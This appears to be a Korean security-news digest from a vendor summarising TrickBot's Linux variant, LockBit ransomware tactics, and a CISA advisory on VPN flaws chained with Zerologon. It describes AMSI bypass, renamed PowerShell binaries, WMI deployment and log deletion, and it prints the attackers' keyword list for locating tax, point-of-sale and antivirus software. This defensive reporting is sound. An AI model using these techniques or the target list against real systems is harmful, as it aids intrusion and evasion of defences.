세 번째 쿼리의 결과는 실행 가능한 페이로드를 빌드하기 위해 클라이언트가 이후에 파싱하는 IP 주소 목록이다. C2 서버에서 전송한 마지막 데이터 조각은 봇이 cmd.exe 를 사용하거나 윈도우 파일 탐색기나 메모장 등 실행 중인 프로세스 다수에 주입하여 페이로드를 실행하기 위한 명령 범위(윈도우에서는 0~14, 리눅스에서는 0~4, 10~12, 100)에 해당한다. Anchor C2 통신의 복잡도와 봇이 실행하는 페이로드를 살펴본 결과 Trickbot 운영자의 능력이 상당하다는 것과 지속적인 혁신이 가능하다는 것을 알 수 있었다. 이들은 리눅스로 공격을 확장시켜 이를 증명해 냈다.

[출처] [The Hacker News] TrickBot Linux Variants Active in the Wild Despite Recent Takedown
https://thehackernews.com/2020/10/trickbot-linux-variants-active-in-wild.html


조용히 네트워크를 이동하고 빠르게 공격하는 LockBit 랜섬웨어

LockBit ransomware moves quietly on the network, strikes fast

LockBit 랜섬웨어가 피해자의 네트워크에 도달해 암호화 루틴을 시작하는데 걸리는 시간은 단 5 분인 것으로 나타났다. LockBit 은 2019 년 9 월 시작된 서비스형 랜섬웨어(RaaS)로 자동화된 프로세스를 통해 네트워크 전체에 빠르게 확산되고, 중요한 시스템을 빠르게 식별해 암호화한다. LockBit 은 포렌식 분석을 위한 흔적을 거의 남기지 않으며, 실행 시 로그 및 지원 파일을 제거한다.

스크립트 및 백도어


Sophos 의 연구원들은 소규모 조직에서 발생한 사건 8 건을 조사한 후, LockBit 랜섬웨어에 대한 더 많은 정보를 수집할 수 있었다. 이들은 한 사례에서 공격이 해킹된 인터넷 정보 서버(IIS)에서 시작되었다는 것을 발견했다. 이 서버는 원격 PowerShell 스크립트를 시작했으며, 이 스크립트는 원격 구글 스프레드시트 문서에 내장된 또 다른 스크립트를 호출한다.



[이미지 출처] https://news.sophos.com/wp-content/uploads/2020/10/LockBit-1-1.png

이 스크립트는 C&C 서버에 연결하여 PowerShell 모듈을 받아와 설치하여 백도어를 설치하고 지속성을 얻는다. 공격자는 모니터링을 피하고 로그를 남기지 않기 위해 PowerShell 의 복사본과 마이크로소프트 HTML 애플리케이션(mshta.exe)을 실행하는 바이너리의 이름을 변경했다. 연구원들은 이를 “PS Rename” 공격이라 명명했다. 이 백도어는 공격 모듈을 설치하고, 시스템이 재시작될 때 두 번째 백도어를 다운로드 및 실행하는 VBScript 를 실행하는 역할을 한다.

공격에 대한 개요는 아래와 같다.



[이미지 출처] https://news.sophos.com/wp-content/uploads/2020/10/LockBit-1-1.png

Sophos 의 선임 연구원인 Sean Gallagher 는 아래와 같이 언급했다. “이 공격 스크립트는 패치를 메모리에 직접 적용하여 윈도우 10 에 내장된 안티 악성코드 인터페이스(AMSI)를 우회하려 시도한다.”

공격을 받은 시스템에서 발견된 아티팩트로 짐작할 때 악용 후 프레임워크인 PowerShell Empire 를 기반으로 하는 스크립트를 사용한다는 것을 알 수 있다. 공격자의 목적은 피해자 네트워크에 대한 정보를 수집하고, 중요한 시스템을 파악하고 사용 중인 방어 솔루션을 확인하는 것이었다. Gallagher 는 이러한 스크립트가 POS 시스템이나 회계에 사용되는 “매우 특정한 유형의 비즈니스 소프트웨어”용 윈도우 레지스트리를 검색하기 위한 일반적인 표현을 사용했다고 밝혔다.

아래는 검색에 포함된 관심 키워드 목록이다.

Keyword	Target
Opera	Opera browser
Firefox	Mozilla Firefox browser
Chrome	Google Chrome browser
Tax	Search for any tax-related software process
OLT	OLT Pro desktop tax software
LACERTE	Intuit Lacerte tax software for accountants
PROSERIES	Intuit ProSeries tax software
Point of Sale	Search for point-of-sale (retail) software
POS	Search for point-of-sale (retail) software
Virus	Search for anti-malware processes
Defender	Microsoft Windows Defender
Secury	
Anti	Search for anti-malware processes
Comodo	Search for Comodo antivirus or firewall
Kasper	Kaspersky anti-malware software
Protect	Search for anti-malware processes
Firewall	Search for firewall processes

[이미지 출처] https://news.sophos.com/en-us/2020/10/21/lockbit-attackers-uses-automated-attack-tools-to-identify-tasty-targets/

연구원들은 이 악성코드가 타깃이 매력적이라고 판단될 경우에만 LockBit 랜섬웨어를 배포할 것이라 밝혔다.

빠른 공격

중요한 타깃을 선정한 후, LockBit 랜섬웨어는 WMI(Windows Management Instrumentation) 명령을 사용하여 5 분 이내에 메모리에서 실행된다. 모든 타깃은 WMI 를 통해 5 분 내 공격을 받았다. 랜섬웨어를 배포하는데 사용된 서버측 파일과 타깃 시스템 내 이벤트 로그 대부분, 타깃 시스템 및 서버는 랜섬웨어 배포 과정 중 삭제된다. 연구원은 공격 모듈이 방화벽 규칙을 수정하기 때문에 WMI 명령이 서버에서 시스템으로 전달될 수 있었을 것으로 추측했다. 이 공격의 초기 침투 방법은 아직까지 알려지지 않았다. 지난 5 월, McAfee Labs 와 Northwave 는 LockBit 랜섬웨어가 오래된 VPN 서비스에 대한 관리자 로그인 자격 증명을 브루트포싱해 피해자의 네트워크에 접근한 방식을 자세히 설명했다. 이 악성코드는 3 시간 만에 서버 약 25 대와 컴퓨터 225 대를 암호화했다.

[출처] [Bleeping Computer] LockBit ransomware moves quietly on the network, strikes fast
https://www.bleepingcomputer.com/news/security/lockbit-ransomware-moves-quietly-on-the-network-strikes-fast/
[Sophos] LockBit uses automated attack tools to identify tasty targets
https://news.sophos.com/en-us/2020/10/21/lockbit-attackers-uses-automated-attack-tools-to-identify-tasty-targets/

해커들, VPN 취약점 악용하여 미 정부 선거 지원 시스템에 접근

Hackers used VPN flaws to access US govt elections support systems

정부 지원을 받는 해커들이 VPN 취약점과 최근 발견된 윈도우 보안 취약점인 CVE-2020-1472 를 악용하여 미국의 선거 지원 시스템을 해킹하여 접근한 것으로 나타났다. 미 CISA는 APT 공격자가 이 취약점 체인 전략을 통해 연방 정부 및 주 지방(SLTT: state, local, tribal, and territorial) 정부 네트워크, 선거 조직, 중요 인프라를 노리고 있다고 경고했다.

선거 지원 시스템 해킹돼

CISA와 FBI에서 공동 발표한 보안 권고에서는 아래와 같이 언급했다.

"공격자의 타깃이 선거 관련 정보에 가까이 접근 가능하기 때문에 선택된 것 같지는 않는다. 하지만 정부 네트워크에 저장된 선거 정보에 약간의 위험을 초래할 가능성이 있는 것으로 보인다. 이 활동을 통해 선거 지원 시스템에 무단으로 접근된 사례가 일부 발생되었다."

그러나, CISA 가 설명한 것처럼 이 APT 공격자들이 "선거 데이터의 무결성"을 손상시킬 수 있을 것이라는 증거는 아직까지 없다. 이 시스템에 접근하기 위해, 공격자는 Fortinet FortiOS Secure Socket Layer (SSL) VPN 의 CVE-2018-13379 취약점을 통해 인터넷 서버를 악용하거나, MobileIron Unified Endpoint Management (UEM)의 CVE-2020-15505 취약점을 통해 모바일 기기에서 초기 액세스 권한을 얻었다. 그 후 공격자가 CVE-2020-1472 (Zerologon 취약점)을 악용한다. 이 취약점은 윈도우 Netlogon 인증 프로토콜에 존재하며, 악용에 성공할 경우 공격자가 도메인 관리자로 권한을 상승시키도록 허용한다. 이로써 공격자는 전체 도메인을 제어하여 사용자의 비밀번호를 변경할 수 있다. 이후 공격자가 VPN, RDP와 같은 정식 원격 접속 툴을 사용해 해킹한 크리덴셜로 환경에 액세스한 것을 관찰했다. 관찰된 활동에서는 지방 정부 기관 뿐 아니라 여러 부문을 노렸다. 10 월 첫째 주, 마이크로소프트는 이란의 지원을 받는 해킹 그룹인 MERCURY (MuddyWater, SeedWorm, TEMP.Zagros 로도 알려짐)가 Zerologon 취약점을 활발히 악용 중이라 경고했다.

향후 공격에 악용될 수 있는 VPN 취약점

APT 해커들은 네트워크 접근 권한을 얻기 위해 FortiOS SSL VPN 웹 포털 취약점인 CVE-2018-13379 를 악용했지만, CISA 는 패치되지 않은 인터넷 연결 네트워크 에지 기기들 모두 이러한 공격을 받을 수 있다고 경고했다. CISA 는 인터넷에 노출된 네트워크 인프라 내 알려진 취약점을 즉시 패치할 것을 권고했다. 또한 APT 공격자가 정부, 중요 인프라 네트워크에서 초기 접근 권한을 얻기 위해 가장 많이 악용할 수 있는 취약점으로 아래 목록을 꼽았다.

- Citrix NetScaler (CVE-2019-19781)
- MobileIron (CVE-2020-15505)
- Pulse Secure (CVE-2019-11510)
- Palo Alto Networks (CVE-2020-2021)
- F5 BIG-IP (CVE-2020-5902)

지난 9 월, 마이크로소프트는 러시아, 중국, 이란의 APT 공격자들이 2020 년 미국 선거를 노리고 있다고 경고했으며, 10 월 초, CISA는 미국의 여러 주 및 지방 정부를 노리는 Emotet 공격이 증가한다고 경고하기도 했다.

[출처] [Bleeping Computer] Hackers used VPN flaws to access US govt elections support systems
https://www.bleepingcomputer.com/news/security/hackers-used-vpn-flaws-to-access-us-govt-elections-support-systems/
[CISA] APT Actors Chaining Vulnerabilities Against SLTT, Critical Infrastructure, and Elections Organizations
https://us-cert.cisa.gov/ncas/alerts/aa20-283a

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com